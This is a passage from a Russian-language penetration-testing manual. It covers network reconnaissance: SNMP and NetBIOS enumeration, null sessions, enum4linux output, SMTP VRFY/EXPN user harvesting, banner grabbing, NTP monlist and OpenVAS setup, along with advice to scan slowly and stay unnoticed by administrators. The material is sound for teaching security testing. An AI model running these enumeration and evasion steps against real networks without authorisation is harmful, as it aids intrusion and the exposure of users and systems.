[*]emailserver.netstat.dumhost.com 19.67.20.169
[*]inis.netstat.dumhost.com 19.67.20.164
[*]inra.netstat.dumhost.com 19.67.20.167
[*]mail.netstat.dumhost.com 19.67.20.169
[*]nepton2.netstat.dumhost.com 19.67.20.167
[*]ns3.netstat.dumhost.com 19.67.20.162
[*]ns4.netstat.dumhost.com 19.67.20.163
[*]sahand1.netstat.dumhost.com 19.67.20.162
[*]simorgh.netstat.dumhost.com 19.67.20.171
[*]tamas.netstat.dumhost.com 19.67.20.166
[*]www.netstat.dumhost.com 81.91.7.220
```

Получение информации с использованием SNMP

SNMP (Simple Network Management Protocol) — протокол, используемый для управления сетевыми устройствами. Данный протокол поддерживают такие устройства, как роутеры, свичи, рабочие станции, серверы и т. д. Сам сервис работает при наличии двух основных компонентов: SNMP-агента, который находится на ведомом устройстве, и SNMP-сервера, который осуществляет управление ведомым устройством.

SNMP-протокол предусматривает два уровня доступа. Первый позволяет считывать информацию об устройстве (read community string), а второй — менять конфигурацию ведомого устройства (read/write community string). Стоит заметить, что по умолчанию можно считать read community string без пароля, а для read/write community string многие администраторы оставляют стандартный пароль, предусмотренный тем или иным разработчиком.

Упомянутый протокол работает на основе UDP, имеет слабую систему аутентификации и неустойчив к спуфингу. Данные передаются без шифрования и могут быть перехвачены.

Обычно SNMP используют для мониторинга всевозможных параметров различных устройств, но на наш взгляд, SNMP представляет большую угрозу для безопасности организаций.

Существует целый ресурс, посвященный стандартным паролям различных поставщиков оборудования и программного обеспечения, — *www.defaultpasswords.com*.

Для получения списка хостов, которые поддерживают SNMP-протокол, можно использовать nmap:

```
root@kali:~# nmap –v –p 161 192.168.1.0-254
Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-15 15:39 FLE Daylight
TimeInitiating ARP Ping Scan at 15:39Scanning 255 hosts [1 port/host]Completed
ARP Ping Scan at 15:39, 1.24s elapsed (255 total hosts)Initiating Parallel DNS
resolution of 255 hosts. at 15:39Completed Parallel DNS resolution of 255 hosts. at
15:39, 0.02s elapsedNmap scan report for 192.168.1.0 [host down]Nmap scan report
for 192.168.1.1 [host down]Nmap scan report for 192.168.1.2 [host down]...
Nmap scan report for 192.168.1.158 [host down]
Nmap scan report for 192.168.1.160 [host down]Nmap scan report for 192.168.1.161
[host down]Nmap scan report for 192.168.1.163 [host down]Initiating SYN Stealth
Scan at 17:28Scanning 76 hosts [1 port/host]Completed SYN Stealth Scan at
17:28, 0.48s elapsed (76 total ports)Nmap scan report for zn14591.mycorp.org
(192.168.1.19)Host is up (0.00s latency).PORT    STATE  SERVICE161/tcp closed
snmpMAC Address: D4:85:64:B8:06:B6 (Hewlett Packard)
Nmap scan report for 192.168.1.23Host is up (0.00s latency).PORT    STATE
SERVICE161/tcp filtered snmpMAC Address: 3C:07:54:28:A7:D5 (Apple)
Nmap scan report for b-m01-6.mycorp.org (192.168.1.32)Host is up (0.00s latency).
PORT    STATE  SERVICE161/tcp closed snmpMAC Address: 00:1D:70:FA:3B:3E (Cisco
Systems)
Nmap scan report for b-m01-1.mycorp.org (192.168.1.34)Host is up (0.00s latency).
PORT    STATE  SERVICE161/tcp closed snmpMAC Address: 00:1D:70:FA:39:E0 (Cisco
Systems)
Nmap scan report for b-m01-3.mycorp.org (192.168.1.35)Host is up (0.00s latency).
PORT    STATE  SERVICE161/tcp open   snmpMAC Address: 00:1D:70:FA:3A:72 (Cisco
Systems)
...Nmap scan report for zn16555.mycorp.org (192.168.1.201)Host is up
(0.00s latency).PORT    STATE    SERVICE161/tcp filtered snmpMAC Address:
E4:11:5B:58:03:F2 (Hewlett Packard)Nmap scan report for zn18405.mycorp.org
(192.168.1.205)Host is up (0.00s latency).PORT    STATE    SERVICE161/tcp filtered
snmpMAC Address: 90:B1:1C:81:9B:AB (Dell)
Nmap scan report for 192.168.1.206Host is up (0.00s latency).PORT    STATE    SERVICE
161/tcp open snmp
MAC Address: C0:56:E3:A0:01:DF (Hangzhou Hikvision Digital Technology)
```

Далее мы рассмотрим несколько интересных примеров того, как, используя SNMP, можно получить информацию о целевой системе.

Используя утилиту snmpwalk, которая работает как под ОС Linux, так и под Windows, можно получить всю информацию о системе или хотя бы ее часть.

Получим всю доступную информацию:

```
root@kali:~# snmpwalk -v2c -c public localhost
SNMPv2-MIB::sysDescr.0 = STRING: Linux localhost.localdomain 2.6.32-122.el6.x86_64
#1 SMP Wed Sep 9 23:54:34 EST 2016 x86_64
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (99554) 0:16:35.54
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost> (configure /etc/snmp/snmp.
local.conf)
SNMPv2-MIB::sysName.0 = STRING: localhost.localdomain
SNMPv2-MIB::sysLocation.0 = STRING: Unknown (edit /etc/snmp/snmpd.conf)
```

В данном случае мы запросили всю доступную информацию о целевой машине. В параметрах указан домен public и версия протокола — 2.

Теперь получим список пользователей одного из ранее найденных хостов:

```
root@kali:~#  snmpwalk -c public 192.168.1.201 .1.3.6.1.4.1.77.1.2.25

enterprises.77.1.2.25.1.1.101.115.115 = "JACK"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "SOLIE"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IVASHCEK"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
```

Существует множество SNMP-параметров, которые может запросить пользователь. Ниже мы приведем некоторые из них:

1.3.6.1.2.1.25.4.2.1.2	Запущенные программы
1.3.6.1.2.1.6.13.1.3	TCP порты
1.3.6.1.2.1.25.6.3.1.2	Установленное ПО
1.3.6.1.2.1.25.2.3.1.4	Хранилища данных

Получение информации с использованием NetBIOS

NetBIOS — протокол, который был разработан компанией IBM для работы в локальных сетях. Начиная с Windows XP SP2 и Windows Server 2003 он был переработан компанией Microsoft и стал более безопасным. Однако более старые версии Windows, а также сервис Samba, который работает под управлением Linux, все еще имеют ряд серьезных уязвимостей.

Для начала найдем хосты, которые поддерживают нужный протокол:

```
root@kali:~# nmap –v –p 139,445 192.168.1.0-254
Starting Nmap 7.30 ( https://nmap.org ) at 2016-10-15 15:39 FLE Daylight
TimeInitiating ARP Ping Scan at 15:39Scanning 255 hosts [1 port/host]Completed
ARP Ping Scan at 15:39, 1.24s elapsed (255 total hosts)Initiating Parallel DNS
resolution of 255 hosts. at 15:39Completed Parallel DNS resolution of 255 hosts. at
15:39, 0.02s elapsedNmap scan report for 192.168.1.0 [host down]Nmap scan report
for 192.168.1.1 [host down]Nmap scan report for 192.168.1.2 [host down]...
Nmap scan report for 192.168.1.158 [host down]
Nmap scan report for 192.168.1.160 [host down]Nmap scan report for 192.168.1.161
[host down]Nmap scan report for 192.168.1.163 [host down]Initiating SYN Stealth
Scan at 15:39Scanning 89 hosts [2 ports/host]Discovered open port 139/tcp on
192.168.1.19Discovered open port 139/tcp on 192.168.1.7Discovered open port 139/
tcp on 192.168.1.58Discovered open port 139/tcp on 192.168.1.61Discovered open port
139/tcp on 192.168.1.67Discovered open port 139/tcp on 192.168.1.69Discovered open
port 139/tcp on 192.168.1.73Discovered open port 139/tcp on 192.168.1.87Discovered
open port 139/tcp on 192.168.1.90Discovered open port 139/tcp on 192.168.1.89...
Discovered open port 139/tcp on 192.168.1.92Discovered open port 139/tcp on
192.168.1.99Discovered open port 139/tcp on 192.168.1.95Discovered open port
139/tcp on 192.168.1.101Discovered open port 139/tcp on 192.168.1.100Discovered
open port 139/tcp on 192.168.1.102Discovered open port 139/tcp on
192.168.1.103Discovered open port 139/tcp on 192.168.1.107
Completed SYN Stealth Scan at 15:48, 1.34s elapsed (178 total ports)Nmap
scan report for zn28684.myorg.net (192.168.1.5)Host is up (0.0020s latency).
PORT    STATE    SERVICE139/tcp open     netbios-ssn445/tcp filtered microsoft-
dsMAC Address: 1C:B9:03:AF:6A:F1 (Hewlett Packard)Nmap scan report for zn28337.
myorg.net (192.168.1.7)Host is up (0.0020s latency).PORT    STATE SERVICE139/tcp
open  netbios-ssn445/tcp open  microsoft-dsMAC Address: 62:51:0D:53:3A:2D (Hewlett
Packard)...
Nmap scan report for zn14591.myorg.net (192.168.1.19)Host is up (0.0020s latency).
PORT    STATE SERVICE139/tcp open  netbios-ssn445/tcp open  microsoft-dsMAC
Address: D1:85:62:B8:03:B6 (Hewlett Packard)
Nmap scan report for 192.168.1.23Host is up (0.0020s latency).PORT    STATE
SERVICE139/tcp closed netbios-ssn445/tcp closed microsoft-dsMAC Address:
1C:02:54:25:A7:D5 (Apple)Nmap scan report for b-m01-6.myorg.net (192.168.1.32)Host
is up (0.0038s latency).PORT    STATE  SERVICE139/tcp closed netbios-ssn445/tcp
closed microsoft-dsMAC Address: 00:1C:70:F0:3B:1E (Cisco Systems)Nmap scan report
for b-m01-1.myorg.net (192.168.1.34)Host is up (0.0038s latency).PORT    STATE
SERVICE139/tcp closed netbios-ssn445/tcp closed microsoft-ds
MAC Address: 0C:12:70:FA:49:E0 (Cisco Systems)Nmap scan report for b-m01-3.myorg.
net (192.168.1.35)Host is up (0.0038s latency).PORT    STATE  SERVICE139/tcp
closed netbios-ssn445/tcp closed microsoft-dsMAC Address: 0D:1D:D0:FA:3C:72 (Cisco
Systems)
```

nbtscan — утилита, которая поддерживается ОС Windows и Linux, она работает из командной строки. С помощью нее можно просмотреть список доменов и входящих в состав каждого домена компьютеров, а также получить другую информацию.

```
root@kali:~# nbtscan -r 192.168.126.0/24
Doing NBT name scan for addresses from 192.168.126.0/24

IP address      NetBIOS Name Server  User    MAC address
------------------------------------------------------------------
192.168.126.0    Sendto failed: Permission denied
```

```
192.168.126.129  <unknown>                    <unknown>
192.168.126.171 ORG\ZL25424 <server> SHARON  a0:1d:48:12:9d:36
192.168.126.172 ORG\ZL15917 <server> RINGO   64:31:50:a1:f5:57
...
192.168.126.174 ORG\ZL16500 <server> RAIMOND 90:b1:1c:6b:5b:c4
```

Null session

Null session — это неавторизированная NetBIOS-сессия между двумя компьютерами. Она применяется для получения информации о серверах Windows и ресурсах общего пользования. Если в сети разрешено устанавливать сеансы такого типа, то они позволят нам получить огромное количество информации, такой как политики паролей, имена пользователей и названия групп, имена компьютеров и т. д.

Попробуем получить список ресурсов, предоставляемых одной из машин:

```
C:\Users\test>net view \\AURUM
Shared resources at \\AURUM
Share name  Type  Used as  Comment
-------------------------------------
Mobile        Disk       Public access
Test  Disk
The command completed successfully.
```

А теперь получим список учетных записей на удаленной машине:

```
C:\Users\test>nbtstat -A 192.168.10.56
Local Area Connection:
Node IpAddress: [192.168.10.56] Scope Id: []
NetBIOS Remote Machine Name Table
       Name               Type         Status
    ---------------------------------------------
    AURUM       <00>  UNIQUE      Registered
    LINDA         <00>  GROUP       Registered
    SILVIJA       <20>  UNIQUE      Registered

    MAC Address = 00-E6-43-21-DE-1D
```

В случае, если вы являетесь Linux-пользователем, самым простым способом для получения полной информации, предоставляемой SNMP-агентом, будет использование утилиты enum4linux. Данная утилита позволяет получить всю возможную информацию о системах под управлением ОС Windows и Linux и серверах с установленным сервисом Samba.

Теперь продемонстрируем работу этой программы и посмотрим, какие данные нам удалось собрать:

```
root@kali:~# enum4linux.pl 192.168.126.171
Starting enum4linux v0.8.9
  ==========================
|    Target Information    |
```

```
 ========================
Target ........... 192.168.126.171
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, sharon, none

  ======================================================
|    Enumerating MYDOMAIN/Domain on 192.168.126.171     |
  ======================================================
[+] Got domain/MYDOMAIN name: MYORG

 ============================================
|    Nbtstat Information for 192.168.126.171   |
 ============================================
Looking up status of 192.168.126.171
 WINSRV      <00> -         M <ACTIVE>  Workstation Service
 WINS        <03> -         M <ACTIVE>  Messenger Service
 ADMINISTRATOR <03> -         M <ACTIVE>  Messenger Service
 MYDOMAIN <00> - <GROUP> M <ACTIVE>  Domain/MYDOMAIN Name
 MYDOMAIN <1e> - <GROUP> M <ACTIVE>  Browser Service Elections
 WINSRV   <20> -         M <ACTIVE>  File Server Service

    MAC Address = 00-D0-C3-AD-11-65

 ======================================
|    Session Check on 192.168.126.171   |
 ======================================
[+] Server 192.168. 126.171 allows sessions using username '', password ''

 ==========================================
|    Getting domain SID for 192.168.126.171   |
 ==========================================
Domain Name: MYORG
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ======================================
|    OS information on 192.168.126.171   |
 ======================================
[+] Got OS info for 192.168.126.171 from smbclient: Domain=[MYDOMAIN] OS=[Windows
5.0] Server=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.126.171 from srvinfo:
    192.168.126.171 Wk Sv Sql NT SNT BMB
    platform_id     :   500
    os version      :   5.0
    server type     :   0x29007

 ==============================
|    Users on 192.168.126.171   |
 ==============================
index: 0x1 RID: 0x3ef acb: 0x00000010 Account: admin    Name: (null)    Desc:
(null)
index: 0x2 RID: 0x1f4 acb: 0x00000210 Account: Administrator    Name: (null)
Desc: Built-in account for administering the computer/domain
```

```
index: 0x6 RID: 0x1f5 acb: 0x00000215 Account: Guest    Name: (null)    Desc:
Built-in account for guest access to the computer/domain

user:[admin] rid:[0x3ef]
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]

 ========================================
|    Share Enumeration on 192.168.126.171   |
 ========================================
Domain=[MYORG] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
Domain=[MYORG] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

    Sharename       Type      Comment
    ---------       ----      -------
    IPC$            IPC       Remote IPC
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
session request to 192.168.126.171 failed (Called name not present)
session request to 192 failed (Called name not present)

[+] Attempting to map shares on 192.168.126.171
//192.168.1.20/IPC$ Mapping: OK Listing: DENIED
//192.168.1.20/ADMIN$   Mapping: DENIED, Listing: N/A
//192.168.1.20/C$   Mapping: DENIED, Listing: N/A

 =====================================================
|    Password Policy Information for 192.168.126.171      |
 =====================================================

[+] Attaching to 192.168.1.20 using a NULL share

    [+] Trying protocol 445/SMB...

[+] Found domain(s):

    [+] WINSRV
    [+] Builtin

[+] Password Info for Domain: WINSRV

    [+] Minimum password length: None
    [+] Password history length: None
    [+] Maximum password age: 30 days 00 hours 00 minutes
    [+] Password Complexity Flags: 000000

        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 0
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0

    [+] Minimum password age: None
    [+] Reset Account Lockout Counter: 30 minutes
```

```
    [+] Locked Account Duration: 30 minutes
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 0


 ================================
|    Groups on 192.168.126.171   |
 ================================

[+] Getting builtin groups:
group:[Administrators] rid:[0x220]
group:[Guests] rid:[0x222]

[+] Getting builtin group memberships:
Group 'Guests' (RID: 546) has member: WINSRV\Guest
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: WINSRV\admin
Group 'Administrators' (RID: 544) has member: WINSRV\Administrator

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:
group:[None] rid:[0x201]

[+] Getting domain group memberships:
Group 'None' (RID: 513) has member: WINSRV\Administrator
Group 'None' (RID: 513) has member: WINSRV\Guest
Group 'None' (RID: 513) has member: WINSRV\admin

 ============================================================
|Users on 192.168.126.171 via RID cycling (RIDS: 500-550,1000-1050)    | ==========
=================================================
[I] Found new SID: S-1-5-21-1606980848-73586283-839522115
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-21-1606980848-73586283-839522115 and logon
username '', password ''
S-1-5-21-1606980848-73586283-839522115-500 WINSRV\Administrator (Local User)
S-1-5-21-1606980848-73586283-839522115-501 WINSRV\Guest (Local User)
...
S-1-5-21-1606980848-73586283-839522115-512 *unknown*\*unknown* (8)
S-1-5-21-1606980848-73586283-839522115-513 WINSRV\None (Domain Group)
```

Итак, мы смогли получить очень много интересной информации — имена пользователей, версии установленного ПО, список сетевых дисков и даже политики безопасности. На наш взгляд, вся полученная информация является критичной и в разы упрощает задачу злоумышленнику при взломе системы.

Работа с электронной почтой

В наши дни электронная почта является одним из основных инструментов ведения бизнеса. Даже в небольших организациях у каждого сотрудника имеется персональный e-mail. Спектр его применения достаточно широк — внутренняя коммуникация, пересылка документов, общение с клиентами, переписка с партнерами и многое другое. Сотрудники часто используют почту в личных целях, что является весьма рискованным с точки зрения информационной безопасности, но хорошо для взломщика.

Есть несколько способов получения списка e-mail адресов компании. Один из них мы уже рассмотрели в предыдущей главе.

Второй способ не очень надежный. Он основывается на том, что администраторы не отключают «verefy» и «expn» на своих серверах. Это приводит к тому, что злоумышленник может проверить список собранных почтовых адресов или даже подобрать их в автоматическом режиме.

EXPN используется для получения всех получателей письма. Например, если письмо предназначено das@asf.com, но в настройках сервера указано, что его надо переслать das@ad.com и sd@dq.com, то злоумышленник получит в том числе и последние два адреса.

```
root@kali:~# telnet mx.ibox.lv 25
Trying 194.152.31.73...
Connected to mx1.inbox.lv.
Escape character is '^]'.
220 timmy2-lv.inbox.lv ESMTP
VRFY root
502 5.5.1 VRFY command is disabled
quit
221 2.0.0 Bye
Connection closed by foreign host.

root@kali:~# telnet mx.adb.com 25
Trying 216.46.24.12...
Connected to mx.adb.com.
Escape character is '^]'.
220 timmy2-lv.inbox.lv ESMTP
VRFY root
250 2.1.5 root <root@ mx.adb.com>
VRFY anderson
550 5.1.1 anderson... User unknown
quit
221 2.0.0 Bye
Connection closed by foreign host.
```

В первом случае мы видим ответ сервера, на котором отключена возможность проверки пользователей, тогда как во втором случае администраторы не позаботились о тонкой настройке почтового сервиса.

Пример работы EXPN:

```
root@kali:~# telnet mx.ibox.lv 25
Trying 10.34.15.1...
Connected to 10.34.15.1.
Escape character is '^]'.
220 myhost ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 myhost Hello [10.34.15.5], pleased to meet you
EXPN bob
250 Super-User bob@myorg.net
250 Mike Storm <mikestorm@myorg.net>
EXPN alice
550 alice... User unknown
```

Подбор пользователей с использованием RCPT-TO:

```
root@kali:~# telnet mx.soole.com 25
220 server1 ESMTP Sendmail 8.9.3
HELO
501 HELO requires domain address
HELO x
250 server1 Hello [10.0.0.72], pleased to meet you
MAIL FROM:smith
250 smith... Sender ok
RCPT TO:mike
250 mike... Recipient ok
RCPT TO: robert
550 robert... User unknown
```

Есть еще один интересный способ получить больше информации об адресате. Сервис WhoReadMe позволяет определить тип операционной системы, браузера, а также установленные компоненты ActiveX и даже примерное местоположение адресата.

Анализ баннеров

Зайдем немного дальше простого сканирования портов и определения типа запущенных сервисов. Баннер — это информация, предоставляемая сервисом о самом себе. Получив его, можно узнать много полезной информации — название, установленную версию и многое другое. Бывает, что опытные администраторы меняют баннер таким образом, чтобы направить атакующего по ложному следу, например занижают версию установленного сервиса.

С данной задачей отлично справляется мультиплатформенная утилита telnet.

Попробуем получить баннер HTTP-сервера:

```
root@kali:~# telnet rhl.com 80
Trying 64.64.27.93...
Connected to rhl.com.
Escape character is '^]'.
```

```
GET
HTTP/1.1 400 Bad Request
Date: Thu, 16 Oct 2016 16:08:23 GMT
Server: Apache 2.2.16
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Как мы видим, удалось получить информацию об установленном сервере, его версии и системном времени.

Есть и более удобные утилиты:

- Netcraft — рассмотренный ранее онлайн-сервис, позволяющий получить много полезной информации;
- Xprobe — утилита для сбора информации о целевой системе;
- Pof — анализирует трафик, полученный от целевой системы, имеет множество фильтров;
- Maltego — поможет с визуализацией полученной информации.

Получение информации от NTP-сервера

Очень часто, особенно в крупных организациях, локальные NTP-серверы используются для синхронизации времени серверов и компьютеров в локальной сети.

При помощи NMAP можно не только узнать точное время, но и получить список последних 600 хостов, которые синхронизировали время с этим сервером.

Это может быть очень полезно, если вы еще не знаете всей структуры сети, так как NTP-сервер обычно доступен с любого хоста любой подсети.

```
root@kali:~# nmap -sU -pU:123 -Pn -n --script=ntp-monlist 192.168.127.3

PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response
| ntp-monlist:
|   Target is synchronised with 34.127.56.0 (reference clock)
|   Alternative Target Interfaces:
|       10.0.4.20
|   Private Servers (0)
|   Public Servers (0)
|   Private Peers (0)
|   Public Peers (0)
|   Private Clients (2)
|       10.0.8.35     169.254.138.55
|   Public Clients (597)
|       192.168.127.173     192.168.125.15    192.168.125.33   192.168.127.46
|       ...
|
|   Other Associations (1)
|_      127.0.0.1 seen 1853569 times. last tx was unicast v2 mode 7
```

Поиск уязвимостей

Итак, мы нашли сервер, к которому можем получить доступ. Обычно для несанкционированного подключения используют уязвимости в установленном ПО. Но как определить, какие уязвимости присутствуют на удаленной машине, а какие — нет? Можно попытаться найти уязвимости вручную, используя полученную информацию и базы данных уязвимостей. Однако это очень долгий и трудоемкий процесс. И тут нам на помощь приходят сканеры уязвимостей.

Самые популярные из них — Nessus, OpenVAS, Retina и Nexpose. Они позволяют не только находить открытые уязвимости в установленном ПО и ОС, но и определять устаревшие протоколы шифрования, зараженные компьютеры и многое другое.

Эти инструменты предназначены не только для злоумышленников, но и для администраторов, желающих улучшить безопасность своей инфраструктуры.

Например, OpenVAS входит в состав Kali Linux и даже доступен из репозиториев, но почему-то не установлен.

Для установки выполним следующие шаги:

- Убедитесь, что в файле /etc/apt/sources.list присутствует строка deb http://http.kali.org/kali kali-rolling main contrib non-free, — это репозиторий Kali Linux.
- Обновите ОС и установите OpenVAS:

```
root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade
root@kali:~# apt-get install openvas
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
...
sent 1143 bytes received 681712356 bytes 1646224.34 bytes/sec
total size is 681651040 speedup is 1.00
[i] Initializing scap database
[i] Updating CPEs
[i] Updating /var/lib/openvas/scap-data/nvdcve-2.0-2002.xml
[i] Updating /var/lib/openvas/scap-data/nvdcve-2.0-2003.xml
...
Write out database with 1 new entries
Data Base Updated
md   main:  DEBUG:14364:2016-10-20 23h06.33 EDT:    sql_open: db open, max retry
sleep time is 0
Rebuilding NVT cache... done.
User created with password '15b859fd-ba8d-4186-b403-641d879e6567'.
```

- Убедитесь, что необходимые сервисы работают:

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
```

```
Proto Local Address State       PID/Program name
tcp  127.0.0.1:9390 LISTEN      14566/openvasmd
tcp  127.0.0.1:9391 LISTEN      14535/openvassd: Wa
tcp  127.0.0.1:80   LISTEN      14578/gsad
tcp  127.0.0.1:9392 LISTEN      14575/gsad
```

- И запустите OpenVAS:

```
root@kali:~# openvas-start
Starting OpenVas Services
```

В дальнейшем вы сможете подключиться к веб-интерфейсу OpenVAS, используя браузер, в адресную строку которого необходимо ввести https://127.0.0.1:9392. Имя пользователя admin, пароль был сгенерирован автоматически во время установки.

Теперь достаточно ввести IP-адрес интересующего хоста или подсети и изучить отчет.




Рис. 3.1. OpenVAS — стартовая страница

Учтите, что OpenVAS — очень мощный инструмент, и мы рекомендуем затратить некоторое время на его самостоятельное изучение.




Рис. 3.2. OpenVAS — пример отчета по результатам сканирования

Резюме

Важно осознавать, что все, что происходит на данном этапе, может быть замечено администраторами целевой системы. Если это случится, то они наверняка попробуют помешать вам в проведении дальнейших действий.

Сканирование портов:

- Определите все активные хосты в сети.
- Лучше проводить с использованием специальных программ.
- Сканируйте, используя UDP и TCP протоколы.
- Пробуйте разные режимы.
- Не торопитесь, делайте паузы между сканированиями, оставайтесь незамеченными.

Постарайтесь получить всю возможную информацию от DNS сервера. Не ограничивайтесь только записями типа A, найдите и другие — MX, TXT и т. д. Попробуйте подобрать DNS записи и осуществить передачу зоны.

Не пренебрегайте сканированием, используя протоколы SNMP и NetBIOS. Они до сих пор используются во многих компаниях.

Знание почтовых адресов организации может оказаться очень хорошим подспорьем — попробуйте подобрать их.

Внимательно проанализируйте баннеры сетевых сервисов — в них может содержаться информация о версии и название.

Используйте автоматизированные средства для поиска уязвимостей (OpenVAS, Nessus), они помогут вам в сборе дополнительной информации и представят полученные данные в удобном для анализа виде.

4 Атаки на веб-приложения

Итак, предположим, что в ходе сбора информации о целевой организации мы обнаружили веб-приложение. На самом деле можно высказаться иначе: будет очень странно, если в ходе сбора информации вы не обнаружите ни одного веб-приложения. Так что же это такое? Веб-приложением можно назвать все что угодно, главный принцип — приложение запускается на стороне сервера, а для доступа к нему используется клиент. Это может быть домашняя страничка организации, веб-интерфейс для просмотра корпоративной почты, онлайн-система мониторинга или браузерный чат, все это — веб-приложения.

Популярность таких приложений постоянно растет. И это легко понять — кроссплатформенные, многопользовательские, не требующие клиентских вычислительных мощностей и вместе с тем необыкновенно функциональные. Крупные организации обычно держат свои ресурсы на собственных серверах, и, разумеется, к этим серверам есть доступ у любого человека. Ведь нет смысла создавать публичную страничку организации, чтобы впоследствии закрыть пользователям доступ к ней. Это и делает их самой популярной мишенью для атак.

